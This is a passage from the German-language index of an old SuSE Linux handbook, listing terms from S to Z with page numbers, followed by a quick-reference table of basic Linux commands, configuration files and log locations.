 sdb.de ..... 178, 372, 495  
 Seagate ST01/02 ..... 354  
 Searchlist ..... 402  
 Selection ..... 458  
 sendbatches ..... 185  
 Sende Queue  
   SuSEFax ..... 189  
 Sende Queue ..... 194  
 sendfax ..... 187  
 sendfax ..... 187  
 sendmail .. 87, 140, 180–183,  
   402  
 Sendmail ..... 373  
 Serie  
   a ... 77, 148, 159, 171, 288,  
     318, 448  
   a1 ..... 78  
   ALL ..... 77  
   ap ..... 288, 297, 439  
   books ..... 421  
   d ..... 171, 297  
   D ..... 309  
   doc 8, 9, 48, 154, 171, 178,  
     205, 372, 373, 495  
   gimp ..... 304  
   gra ..... 9

- n .. 142, 143, 148, 149, 154, 158, 159, 171, 197, 204, 288, 335, 414, 415, 417, 420
- pay ..... 301
- Quellen ..... 77
- sgm ..... 375
- tex ..... 375
- x ..... 217, 218, 374
- xap ..... 273
- xsvr ..... 15, 218, 374
- xwm ..... 248, 260
- zq ..... 379, 380
- Serien
  - Index ..... 80
  - Suchen ..... 80
- Serienauswahl ..... 77
- Serienfax
  - SuSEFax ..... 196
- Serienfaxliste (*erstellen*)
  - SuSEFax ..... 196
- Server ..... 459
  - FTP ..... 451
- server.exe ..... 95
- ServerFlags ..... 237
- setup ..... ii, 38, 45
- Setup ..... ii, 9, 36–40, 45, 46
- SETUP ..... 278–280, 283
- setup.exe ..... 47, 53, 72, 117
- setup.exe** ..... 9
- Setup.exe ..... 37, 38
- seyon ..... 147, 374
- SGML ..... 374
- sh ..... 459
- Share ..... 209
- shell ..... 419
- Shell ..... 459
- \$SHELL** ..... 460
- shlibs5 ..... 375
- shutdown ..... 390, 424
- Shutdown ..... 405, 406
- Sicherheit ..... 411
  - Drucken ..... 275
- Simple Network Paging
  - Protocol ..... 198
- slip ..... 159
- SLIP ..... 147, 159
- SLIP-Server ..... 160, 161
- smail ..... 180
- Smarthost ..... 181
- SMB ..... 207, 208, 334
- SMC 9194 ..... 364
- SMC Ultra ..... 364
- SMP ..... 313
- SMTP ..... 180, 402
- SNiFF+ ..... 57
- SNPP ..... 198
- Software
  - freie Software ..... 451
- Software auswählen ..... 28
- Sony CD-ROM ..... 330
- Sony CDU31A ..... 354, 365
- Sony CDU33A ..... 354, 365
- Sony CDU535 CD-ROM ..... 330, 355, 365
- Soundblaster Pro ..... 329
- Soundblaster Pro CD-ROM .. 329
- Soundkarte
  - Pro Audio Spectrum ... 353
- Soundkarten ..... 338
- Sourcecode
  - Compilieren ..... 379
- Sources ..... 77
- sp ..... 374
- speed ..... 166
- Speicher ..... 459
  - Größe nicht erkannt ... 355
  - Schützen ..... 354
- Speichertest ..... 353
- Spool-System ..... 271
- apsfilter ..... 277
  - apsfilter-Druckwarteschlangen 278
  - apsfilter-Konfiguration . 278
  - Bestandteile ..... 273
  - Dämon ..... 274
  - Filter ..... 275, 276
  - Netzwerkdrucker ..... 283
  - Steuerung ..... 273
  - Warteschlangen ..... 275
- Spooling
  - Begriff ..... 272
- Spoolingmechanismus
  - SuSEFax ..... 191, 197
- squid ..... 404
- ssh ..... 414
- ssh ..... 414, 419
- SSL ..... 415
- Stallion ..... 335
- Standardein-/ausgabe ... 459
- Staroffice ..... 57
- Startup-Skripte ..... 139
- startx ..... 88, 228, 373
- Stephan Endraß ..... 9
- Streamer
  - QIC-02 ..... 337
  - QIC-80 ..... 337
  - SCSI ..... 354
- Su.S.E.
  - Dienstleistungen ..... 500
  - Telefonnummern ..... 500
- SuSE ..... 500
- suid ..... 416
- SunOS ..... 335, 438
- Support
  - Angaben zur Konfiguration . 495
  - Dienstleistungen .. 499, 500
  - Hotline ..... 498
  - Installation ..... 492
  - Kommerzieller ..... 499
  - Telefonnummern . 498, 500
  - Zeiten ..... 498
- Support-Datenbank ..... 495
- SuSE ..... 388
- SuSEconfig . viii, 20, 91, 136, 142, 150, 152, 180, 183, 256, 260, 374, 398, 399, 404, 405, 470, 516
- SuSEconfig** ..... 398
- SuSEconfig.kdm ..... 256
- susefax ..... 187, 197
- SuSEFax ... v, 187, 187, 188, 192, 193, 197, 198
- susefax.images
  - SuSEFax ..... 188
- susefax.phonebook.file
  - SuSEFax ..... 188
- susefax.setup.file
  - SuSEFax ..... 188
- susefax.setup.path
  - SuSEFax ..... 188
- susehilf ..... 8, 178, 205
- suselinux
  - Besonderheiten ..... 383
- SuSE Linux ..... 383
- suseppp ..... v, 149, 152
- susewm ... vi, 243, 247, 249, 260–263, 516
  - Allgemein ..... 260
  - Anwendung ..... 261
- susewm** ..... 260
- Swap ..... 459
- Swap-Bereich
  - manuell aktivieren ..... 48
- Swap-Partition ..... 58, 65
- swapon ..... 49
- Symbolischer Link ..... 431

- sync ..... 49  
 syncPPP ..... 175, 176, 178  
 syslinux ..... 48  
 Syslinux ..... 45  
 SYSLINUX ..... 343  
 syslog ..... 390  
 system ..... 164  
 System  
   Update ..... 369  
 System Properties  
   SuSEFax ..... 187  
 System Commander Deluxe ..  
   42  
 System V ..... 393  
 System V ..... 372  
 Systemadministrator ..... 460  
 Systeminformationen .... 384  
 Systemkonfiguration . 91, 399  
 Systemzustand ..... 435
- T**
- T-Online  
 PPP ..... 153  
 tar ..... 61, 392  
**tar** ..... 431  
 Task ..... 460  
 Tastatur  
   Belegung ..... 399  
   CapsLock ..... 399  
   NumLock ..... 399  
   Verzögerung ..... 400  
   Wiederholung ..... 400  
 Tastaturbelegung ..... 383  
 Tastaturbelegung im  
   DOS-Modus falsch ... 51  
 Tastenkombinationen .... 445  
 Taylor-UUCP ..... 163  
 tcl ..... 312  
 TCP-Wrapper ..... 420  
 TCP/IP ..... 147  
 tcpd ..... 420  
 tcsh ..... 169, 459  
 Telefonbuch  
   SuSEFax ..... 195  
 Telefonnummern ..... 500  
 Telix ..... 148  
 telnet 160, 390, 402, 408, 419,  
   470  
 Telnet ..... 460  
 Temporäre Dateien  
   Löschen ..... 407  
 termcap ..... 517  
**termcap** ..... 392
- Terminal ..... 460  
 Terminalprogramm ..... 148  
 teTeX ..... 375  
 Texinfo ..... 392  
 Texinfo-Dateien ..... 8  
 Text  
   Suchen ..... 430  
 Textdateien  
   Lesen ..... 8  
 Textkonsole ..... 405  
 The Open Group ..... 217  
 The XFree86 Project, Inc. 217  
 Thinkpad ..... 350  
   Erstinstallation ..... 52  
 TI 4000M TravelMate ... 337  
 tiff ..... 193  
 TIFF Software ..... 193  
 tiffg3 ..... 193  
 time ..... 164  
 tin ..... 187  
 tk ..... 312  
**tkinfo** ..... 8, 517  
 tkInfo ..... 8  
 Tkinfo ..... 517  
**Tkinfo (tkinfo)** ..... 392  
 TMC-16x0 ..... 351, 360  
 TMC-885/950 ..... 351  
 Token Ring ..... 327, 361  
**top** ..... 436  
 toppp ..... 154  
 Toshiba ..... 125  
 Touchpad ..... 336  
 Trackball ..... 336  
 Trackpoint ..... 336  
 tragbare Rechner ..... 125  
 Transmission Subscriber  
   Identification ..... 194  
 Trantor T128/128F/228 .. 355  
 Trantor T130B ..... 355  
 Travan ..... 337  
 Travelmate ..... 336  
 tripwire ..... 417, 418  
 tripwire ..... 417  
 Tripwire ..... 417  
 trn ..... 187  
 trn ..... 187  
 trn\_spl ..... 187  
 trojanisches Pferd ..... 413  
 TSI ..... 194, 204  
 tunelp ..... 271  
 Tux ..... 7  
 Twm ..... 245  
 TXC CD-ROM ..... 329
- U**
- u.chmod ..... 433  
 ugidd ..... 145  
 Ultrastor ..... 342  
 Umfang der Installation ... 75  
 Umgebung ..... 460  
 Umgebungsvariable ..... 460  
**\$allowed** ..... 283  
**\$DISPLAY** ..... 462  
**\$FEATURE** ..... 278  
**\$GS\_RESOL** ..... 287  
**\$HOME** ... 247, 256, 265,  
   283, 448, 460  
**\$KDEDIR** ..... 255  
**\$MANPATH** ..... 460  
**\$PATH** .. 7, 155, 247, 255,  
   390, 423, 460  
**\$PRINTER** ..... 273  
**\$SHELL** ..... 460  
**\$USER** ..... 460  
**\$WINDOWMANAGER** ..  
   247–249  
 UMSDOS ..... 68, 460  
 UNIX . 3, 188, 197, 421, 447,  
   448, 451, 461, 462  
   Einstieg ..... 421  
   Update ..... 6, 369  
 updatedb ..... 406  
 Ur-Linux ..... 461  
   Boot-Methoden ..... 38  
 Usenet ..... 183  
**\$USER** ..... 460  
 useradd ..... 90, 161, 425  
 userdel ..... 90  
 USRobotics ..... 204  
 uucico ..... 169  
 UUCP . v, 162, 165, 167, 180,  
   184, 372  
 uuname ..... 169
- V**
- Vadem ..... 125  
 Vernetzung ..... 133  
 versteckte Dateien ..... 429  
 Vertikalfrequenz ..... 230  
 Verwaltung  
   Benutzer ..... 89  
   Gruppen ..... 90  
 Verzeichnis ..... 461  
   Anlegen ..... 426  
   Löschen ..... 426  
   Wechseln ..... 426  
 Verzeichnisbaum ..... 465

- VESA ..... 240
- VG-AnyLAN ..... 361
- vi ..... 390, 450
- virtuelle Konsolen ..... 425
- virtueller Bildschirm ..... 239
- Virus ..... 97
- Visual Shop ..... 57
- VLSI ..... 125
  
- W**
- w** ..... 435
- Wabi ..... 57
- WAN ..... 147, 461
- Watchdog ..... 337
- WD80x3 ..... 365
- Wearnes CD-ROM ..... 329
- Western Digital WD80x3 ..... 365
- WfW ..... 438
- wget ..... 405
- wget ..... 379
- Wide Area Network ..... *siehe*  
WAN
- Widget ..... 264
- wie\_geht ..... 8
- Wildcards ..... 428, 461
- Window ..... 264
- Windowmanager ..... 243
  - Aufgaben ..... 246
  - Fvwm2** ..... 248
  - Konfiguration ..... 264
  - Start ..... 249
- \$WINDOWMANAGER** ....  
247–249
- Windows ..... 197, 198, 518
  - Samba ..... 405
  - SMB ..... 207
  - Windows** ..... 207
- Windows NT .. 188, 207, 438,  
448
  - Booten ..... 110
  - Bootmanager ..... 95
- Windows-Partitionen
  - einbinden ..... 68
- Windows 95 ..... 212
- Windows 95
  - Booten ..... 110
  - DOS-Modus ..... 36
  - Linux-Partitionen anlegen ..  
43, 44
- Windows 98 ..... *siehe*  
Windows 95
- Windows 9x
  - Bootmenü ..... 118
- WinFlex ..... 198, 518
- WinFlex** ..... 198
- WINS ..... 208
- Wm2 ..... 245
- Wrapper
  - SuSEFax ..... 187
- wuftpd ..... 374
- Wurzelverzeichnis ..... 462
- WWW ..... 160
  
- X**
- X ..... *siehe* X11
- X -probeonly ..... 235, 236
- X Consortium, Inc. .... 4, 217
- X Window System .. 217, 462
  - .Xresources ..... 265
  - Application Defaults .. 264
  - Benutzereinstellungen . 265
  - Voreinstellung ..... 264
- X-Server ..... 462
- X-Window-System *siehe* X11
- X.75 ..... 175
- X11 ..... 217
  - .Xresources ..... 265
  - Benutzereinstellungen . 265
  - Displaymanager ..... 405
  - Grafikkarten ..... 231
  - Konfiguration .... 218, 228
  - Mäuse ..... 229
  - Monitore ..... 230
  - Tastatur ..... 229
  - X-Server ..... 232
  - langsamer Start ..... 263
  - Optimierung ..... 236
  - Shutdown ..... 405, 406
  - starten ..... 228
- X11R1 ..... 217
- X11R6.3 ..... 217
- x3dlabs ..... 374
- X-Window-System ..... 236
- xarchie ..... 264, 265
- xcyrilx ..... 374
- xdm .. 88, 255, 374, 400, 496,  
505
- XDM ..... 88
- xdvi** ..... 421
- XDvi ..... 421
- Xenix ..... 334, 438
- xf86 ..... 312
- xf86config 217, 228, 235, 236,  
240, 496
- XF86Config ..... 228
- Clocks ..... 239
- Depth ..... 239
- Device ..... 239
- Device-Section ..... 239
- Driver ..... 238
- modeline ..... 239
- Modes ..... 239
- Monitor ..... 239
- Monitor-Section ..... 240
- Screen-Section ..... 238
- Subsection
  - Display ..... 239
  - Viewport ..... 239
  - Virtual ..... 239
- XF86Setup 217, 236, 240, 496
- xfontsel ..... 266
- XFree86™ ..... 217
- xfsetup ..... 217
- xglint ..... 374
- xinetd ..... 402, 420
- xinetd ..... 420
- xinfo** ..... 8, 518
- XInfo ..... 8, 518
- XInfo (xinfo)** ..... 392
- xli ..... 250
- xlpq ..... 273
- xlsfonts ..... 266
- xmix ..... 301
- xntp ..... 405
- xosview ..... 322
- xpmroot ..... 250
- xrpm ..... 381
- xscanimage ..... 304, 305
- xsetroot ..... 252
- xisis ..... 374
- XT-Festplattencontroller . 356
- xterm ..... 170, 178, 250
- xv ..... 250
- xvga16 ..... 218
- Xwrapper ..... 374
  
- Y**
- yast
  - ISDN ..... 171
- yast** ..... 6, 15, 33, 63
- YaST ..... 6, 63
  - LILO ..... 84, 85
  - Administration ..... 82
  - Backup ..... 91
  - Benutzerverwaltung .... 89
  - Bootkernel ..... 84
  - Bootkonfiguration ..... 84
  - CD-ROM-Laufwerk
    - einrichten ..... 82

- 
- Dateisysteme festlegen .. 67
  - Drucker einrichten ..... 83
  - Einstellungen ..... 64
  - Formatieren ..... 69
  - fstab-Datei einlesen ... 69
  - Funktionstasten ..... 63
  - Gruppenverwaltung ..... 90
  - Hardware integrieren ... 82
  - Hauptmenü ..... 63
  - Index aller Serien und
    - Pakete ..... 80
  - Inode-Dichte ..... 68
  - Installationsmedium .... 69
  - Installationsumfang ..... 75
  - kdm ..... 88
  - Konfigurationen ..... 76
  - Konfigurationsdatei .... 91
  - Maus einrichten ..... 82
  - Modem einrichten ..... 82
  - Mountpoint festlegen ... 67
  - Netzkarte einrichten .... 82
  - Netzwerk ..... 87
  - Paket-Abhängigkeiten
    - überprüfen ..... 80
  - Paketauswahl ..... 77
  - Pakete einspielen ..... 80
  - Pakete löschen ..... 81
  - Partitionieren ..... 64
  - Scanner einrichten ..... 82
  - Serienauswahl ..... 77
  - xdm ..... 88
  - YaST ..... 63
  - YP
    - Domainname ..... 404
    - Server ..... 404
  - yp.conf ..... 142
  - ypbind ..... 143
  - ypclient ..... 142
  - ypserver ..... 142
  - ypserver ..... 143
- Z**
- Zeit einstellen ..... 405
  - Zeitzone ..... 400
  - ZIP Drive
    - Paralleles ..... 351, 361
  - Zugangsberechtigung .... 462
  - Zugriff
    - Modem ..... 160
  - Zugriffsrechte . 427, 429, 432
    - Samba ..... 209
  - Zurücksetzen ..... 462

# Referenz: Wichtige Kommandos/Dateien

Die Zwischenräume (engl. *blanks*) bei den Befehlen sind als „Trenner“ wichtig und folglich mit der Tastatur als „Leerzeichen“ einzugeben! Vgl. auch die Legende in Abschnitt 1.3, Seite 6.

## Info/Dokumentation

|                                    |                                                                                |
|------------------------------------|--------------------------------------------------------------------------------|
| <b>less</b> <dateiname>            | Textdatei einsehen                                                             |
| <b>cd</b> <verzeichnis>            | in ein Verzeichnis wechseln<br>( <i>falsch: cdVerzeichnis</i> – „DOS-Seuche“!) |
| <b>ls -l</b> <vz_oder_datei>       | Verzeichnisinhalt/Dateieigenschaften auflisten                                 |
| <b>rpm -qi</b> <paketname>         | Info über ein Paket                                                            |
| <b>man</b> <befehl>                | Manpage zu einem Befehl                                                        |
| /usr/doc/howto                     | die zahlreichen HOWTOs für alle Fragen                                         |
| /usr/doc/packages/*                | Dokumentation zum jeweiligen Paket                                             |
| /usr/doc/packages/i41/README.Quick | die aktuelle Dokumentation zu ISDN                                             |

## Allgemeine Konfigurationsdateien und Logs

|                   |                                                                                         |
|-------------------|-----------------------------------------------------------------------------------------|
| ~                 | Synonym für das Home-Verzeichnis                                                        |
| /etc              | Verzeichnis für Konfigurationsdateien                                                   |
| /etc/conf.modules | Automatisches Laden von Modulen                                                         |
| /etc/rc.config    | SuSE Linux Haupt-Konfigurationsdatei                                                    |
| /etc/rc.config.d  | Verzeichnis für Komponenten der /etc/rc.config                                          |
| /etc/profile      | Konfigurationsdatei der Loginshell ( <b>bash</b> )                                      |
| /etc/profile.d    | Verzeichnis für Komponenten der /etc/profile                                            |
| ~/profile         | Erweiterungen des Benutzers zur /etc/profile<br>vgl. auch ~/.bashrc und ~/.bashrc_login |
| /var/log          | Verzeichnis für System-Logs                                                             |
| /var/log/messages | allgemeine System-Logdateien                                                            |
| /var/log/boot.msg | Boot-Meldungen des Kernels                                                              |

## Systemstart

|                |                                    |
|----------------|------------------------------------|
| /etc/lilo.conf | LILO-Konfigurationsdatei           |
| /sbin/init.d   | Verzeichnis für Systemstartskripte |

## X-Konfiguration

|                                               |                                   |
|-----------------------------------------------|-----------------------------------|
| <b>/etc/XF86Config</b>                        | Konfigurationsdatei des X-Servers |
| ~/X.err                                       | Meldungen des X-Servers           |
| /var/X11R6/bin/X --> /usr/X11R6/bin/XF86_xxxx | der X-Server                      |

## Netzwerk

|                         |                                                |
|-------------------------|------------------------------------------------|
| <b>/sbin/ifconfig</b>   | Konfiguration der Netzwerk-Interfaces anzeigen |
| <b>/sbin/route -n</b>   | Routing-Tabelle anzeigen                       |
| <b>ping</b> <IP-Nummer> | Erreichbarkeit eines Hosts testen              |